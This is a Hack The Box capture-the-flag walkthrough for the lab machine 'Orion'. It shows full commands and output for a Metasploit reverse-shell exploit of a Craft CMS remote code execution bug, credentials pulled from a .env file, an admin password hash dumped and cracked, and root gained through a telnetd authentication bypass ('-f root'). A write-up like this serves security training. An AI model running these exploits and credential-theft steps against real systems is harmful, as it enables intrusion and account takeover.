
HTB: Orion
A very simple machine with vulnerable versions of Craft CMS and Telnet.
Enumeration
nmap
We will start with the nmap scan to see what services the target machine is running.
Nmap result shows that only ports 80 and 22 are open on the target device.
┌──(root㉿kali)-[~]─(tun0:10.10.14.243)─[18:35]
└─# nmap -sV orion.htb
Starting Nmap 7.99 ( <https://nmap.org> ) at 2026-07-12 18:35 -0700
Nmap scan report for orion.htb (10.129.56.191)
Host is up (0.11s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.15 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .
Nmap done: 1 IP address (1 host up) scanned in 59.35 seconds
Gobuster
As seen in the nmap scan, we know that the target device is running a web server. A quick gobuster scan lists the following pages.
┌──(root㉿kali)-[~/HTB-BOX/Orion]─(tun0:10.10.14.243)─[18:42]
└─# gobuster dir -u <http://orion.htb/> -w /usr/share/seclists/Discovery/Web-Content/common.txt --exclude-length 12275,162
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     <http://orion.htb/>
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes:   404
[+] Exclude Length:          12275,162
[+] User Agent:              gobuster/3.8.2
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
admin                (Status: 302) [Size: 0] [--> <http://orion.htb/admin/login>]
assets               (Status: 301) [Size: 178] [--> <http://orion.htb/assets/>]
index                (Status: 200) [Size: 12272]
index.html           (Status: 200) [Size: 9689]
index.php            (Status: 200) [Size: 12272]
logout               (Status: 302) [Size: 0] [--> <http://orion.htb/>]
wp-admin             (Status: 418) [Size: 54217]
Progress: 4750 / 4750 (100.00%)
===============================================================
Finished
===============================================================

Admin page reveals that the server is running Craft CMS version 5.6.16
Foothold
CVE-2025-32432
Craft CMS version 5.6.16 is vulnerable to a Remote Code Execution (RCE) attack. It can allow an unauthenticated user to inject PHP code. The vulnerability exists in the Image Transform feature that Craft CMS uses for resizing images. The Image Transform feature is accessible to everyone and requires no authentication. The vulnerability allows users to POST JSON data to the exposed end /generate-transform/. The data will be passed as object configurations to instantiate classes for code execution.
The detailed analysis of the vulnerability and the whole process is available on these pages. Orange Cyberdefense, Opswat, and Sonic Wall.
We can use the exploit developed by Nicolas Bourras (Orange Cyberdefense) and Valentin Lobstein from the Metasploit framework.
┌──(root㉿kali)-[~/HTB-BOX/Orion]─(tun0:10.10.14.243)─[19:29]
└─# msfconsole
msf > use exploit/linux/http/craftcms_preauth_rce_cve_2025_32432
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp

msf exploit(linux/http/craftcms_preauth_rce_cve_2025_32432) > set LHOST 10.10.14.243
LHOST => 10.10.14.243

msf exploit(linux/http/craftcms_preauth_rce_cve_2025_32432) > set RHOST orion.htb
RHOST => orion.htb

msf exploit(linux/http/craftcms_preauth_rce_cve_2025_32432) > exploit
[*] Started reverse TCP handler on 10.10.14.243:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] Leaked session.save_path: /var/lib/php/sessions
[+] The target is vulnerable. Session path leaked
[*] Injecting stub & triggering payload...
[*] Sending stage (45739 bytes) to 10.129.56.191
[*] Meterpreter session 1 opened (10.10.14.243:4444 -> 10.129.56.191:59470) at 2026-07-12 19:30:42 -0700

meterpreter > getuid
Server username: www-data
We can jump into the Shell to upgrade our shell to an interactive shell.
meterpreter > shell
Process 2242 created.
Channel 0 created.

python3 -c 'import pty; pty.spawn("/bin/bash")'

www-data@orion:~/html/craft/web$
www-data@orion:~/html/craft/web$ export TERM=xterm-256color
www-data@orion:~/html/craft/web$ export SHELL=bash
User Access
In the /html/craft/ directory, I found the .env file containing valuable information regarding the database configuration.
www-data@orion:~/html/craft$ ls -la
ls -la
total 364
drwxrwxr-x  7 www-data www-data   4096 Mar  6 11:22 .
drwxr-xr-x  3 root     root       4096 Mar  6 11:19 ..
-rw-rw-r--  1 www-data www-data    718 Mar  6 11:24 .env
-rw-rw-r--  1 www-data www-data    411 Nov 18  2025 .env.example.dev
-rw-rw-r--  1 www-data www-data    623 Nov 18  2025 .env.example.production
-rw-rw-r--  1 www-data www-data    619 Nov 18  2025 .env.example.staging
-rw-rw-r--  1 www-data www-data     31 Nov 18  2025 .gitignore
-rw-rw-r--  1 www-data www-data    624 Nov 18  2025 bootstrap.php
-rw-rw-r--  1 www-data www-data    611 Mar  6 11:20 composer.json
-rw-rw-r--  1 www-data www-data 310507 Mar  6 11:20 composer.lock
drwxrwxr-x  4 www-data www-data   4096 Mar  6 11:26 config
-rwxr-xr-x  1 www-data www-data    309 Nov 18  2025 craft
drwxrwxr-x  5 www-data www-data   4096 Mar  6 11:24 storage
drwxrwxr-x  2 www-data www-data   4096 Mar 10 10:46 templates
drwxrwxr-x 49 www-data www-data   4096 Mar  6 11:20 vendor
drwxrwxr-x  4 www-data www-data   4096 Mar  7 15:31 web
The file reveals that the machine is running a MySQL server and credentials for MySQL.
www-data@orion:~/html/craft$ cat .env
cat .env
# Read about configuration, here:
# <https://craftcms.com/docs/5.x/configure.html>

# The application ID used to to uniquely store session and cache data, mutex locks, and more
CRAFT_APP_ID=CraftCMS--67912ad2-1f1b-4993-bfec-e64daa5c23ff

# The environment Craft is currently running in (dev, staging, production, etc.)
CRAFT_ENVIRONMENT=dev

# General settings
CRAFT_SECURITY_KEY=RRS86F6i2JQKdC6kfEI7frVxA47WVMx8
CRAFT_DEV_MODE=true
CRAFT_ALLOW_ADMIN_CHANGES=true
CRAFT_DISALLOW_ROBOTS=true
CRAFT_DB_DRIVER=mysql
CRAFT_DB_SERVER=127.0.0.1
CRAFT_DB_PORT=3306
CRAFT_DB_DATABASE=orion
CRAFT_DB_USER=root
CRAFT_DB_PASSWORD=SuperSecureCraft123Pass!
CRAFT_DB_SCHEMA=
CRAFT_DB_TABLE_PREFIX=

PRIMARY_SITE_URL=http://orion.htb/
From this, we can try to connect to the MySQL server using those credentials.
www-data@orion:~/html/craft$ mysql -u root -p orion
mysql -u root -p orion
Enter password: SuperSecureCraft123Pass!

Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 5383
Server version: 10.6.23-MariaDB-0ubuntu0.22.04.1 Ubuntu 22.04

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [orion]>
The credential worked, and now that we are inside the database, we can look for available databases and tables to find interesting information.
There is a database named orion, we can take a look into it.
MariaDB [orion]> show databases;
show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| orion              |
| performance_schema |
| sys                |
+--------------------+
5 rows in set (0.001 sec)

MariaDB [orion]> use orion;
use orion;
Database changed
In the orion DB, I see a table named users. I am assuming it probably has user-related information.
MariaDB [orion]> show tables;
show tables;
+----------------------------+
| Tables_in_orion            |
+----------------------------+
| addresses                  |
| assetindexingsessions      |
| <truncated>                |
| **users**                  |
| volumes                    |
| webauthn                   |
| widgets                    |
+----------------------------+
The user table contains the login email address and password for the user admin.
MariaDB [orion]> select * from users \G;
select * from users \G;
*************************** 1. row ***************************
                        id: 1
                   photoId: NULL
          affiliatedSiteId: NULL
                    active: 1
                   pending: 0
                    locked: 0
                 suspended: 0
                     admin: 1
                  username: admin
                  fullName: NULL
                 firstName: NULL
                  lastName: NULL
                     email: adam@orion.htb
                  password: $2y$13$e9zuohgFZzGtbQalcn9Mz.5PJbjxobO0GMbXo8NHp3P/B42LUg0lS
             lastLoginDate: 2026-03-12 11:25:04
        lastLoginAttemptIp: NULL
   invalidLoginWindowStart: NULL
         invalidLoginCount: NULL
      lastInvalidLoginDate: NULL
               lockoutDate: NULL
              hasDashboard: 1
          verificationCode: NULL
verificationCodeIssuedDate: NULL
           unverifiedEmail: NULL
     passwordResetRequired: 0
    lastPasswordChangeDate: 2026-03-12 11:24:51
               dateCreated: 2026-03-06 11:24:45
               dateUpdated: 2026-03-12 11:25:04
1 row in set (0.000 sec)
We can use John the Ripper or Hashcat to crack the hash.
Note: However, this machine is very simple, and we can actually directly gain root access from the
www-datauser, but I’ll go step by step. You can skip to the Privilege Escalation section if you want.
┌──(root㉿kali)-[~/HTB-BOX/Orion]─(tun0:10.10.14.243)─[19:52]
└─# echo "adam@orion.htb:$2y$13$e9zuohgFZzGtbQalcn9Mz.5PJbjxobO0GMbXo8NHp3P/B42LUg0lS" > hash.txt┌──(root㉿kali)-[~/HTB-BOX/Orion]─(tun0:10.10.14.243)─[19:52]
└─# john --format=bcrypt --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
darkangel (admin)
1g 0:00:01:01 DONE (2026-07-10 19:53) 0.01619g/s 11.07p/s 11.07c/s 11.07C/s gloria..010203
Use the "--show" option to display all of the cracked passwords reliably
Session completed.┌──(root㉿kali)-[~/HTB-BOX/Orion]─(tun0:10.10.14.243)─[19:54]
└─# john --show hash.txt
adam@orion.htb:darkangel
1 password hash cracked, 0 leftUser Flag
┌──(root㉿kali)-[~/HTB-BOX/Orion]─(tun0:10.10.14.243)─[19:55]
└─# ssh adam@orion.htb
adam@orion.htb's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-177-generic x86_64)
<truncated>
adam@orion:~$
adam@orion:~$ ls
user.txt
Privilege Escalation
After gaining user access, we can enumerate services that this machine is running internally. We can see that telnet is also enabled on this device.
adam@orion:~$ ss -tulnp
Netid           State            Recv-Q           Send-Q                     Local Address:Port                       Peer Address:Port           Process
udp             UNCONN           0                0                          127.0.0.53%lo:53                              0.0.0.0:*
udp             UNCONN           0                0                                0.0.0.0:68                              0.0.0.0:*
tcp             LISTEN           0                10                             127.0.0.1:23                              0.0.0.0:*
tcp             LISTEN           0                128                              0.0.0.0:22                              0.0.0.0:*
tcp             LISTEN           0                511                              0.0.0.0:80                              0.0.0.0:*
tcp             LISTEN           0                80                             127.0.0.1:3306                            0.0.0.0:*
tcp             LISTEN           0                4096                       127.0.0.53%lo:53                              0.0.0.0:*
tcp             LISTEN           0                128                                 [::]:22                                 [::]:*
adam@orion:~$
We can check the version of telnetd to see if it’s vulnerable.
adam@orion:~$ telnet --version
telnet (GNU inetutils) 2.7
Copyright (C) 2025 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <https://gnu.org/licenses/gpl.html>.
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.

Written by many authors.
adam@orion:~$
CVE-2026-24061
A quick Google result shows that version 2.7 is indeed vulnerable, and the exploitation is very simple.
This vulnerability allows a low-privileged user to bypass authentication and immediately gain root access. For a more detailed analysis, you can read the blog post on OffSec’s page, CVE-2026-24061.
adam@orion:~$ USER='-f root'Note: As mentioned previously, we could do the exact same thing as
www-datauser, and we would have gained root user access.
Root Flag
adam@orion:~$ telnet -a 127.0.0.1
Trying 127.0.0.1...
Connected to 127.0.0.1.
Escape character is '^]'.

Linux 5.15.0-177-generic (orion) (pts/4)

Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-177-generic x86_64)
<truncated>
Last login: Mon Jul 13 02:58:36 UTC 2026 from localhost on pts/3
root@orion:~#
root@orion:~# ls
root.txt snapResources
- https://sensepost.com/blog/2025/investigating-an-in-the-wild-campaign-using-rce-in-craftcms/
- https://www.opswat.com/blog/cve-2025-32432-unauthenticated-remote-code-execution-in-craft-cms
- https://www.rapid7.com/db/modules/exploit/linux/http/craftcms_preauth_rce_cve_2025_32432
- https://www.offsec.com/blog/cve-2026-24061/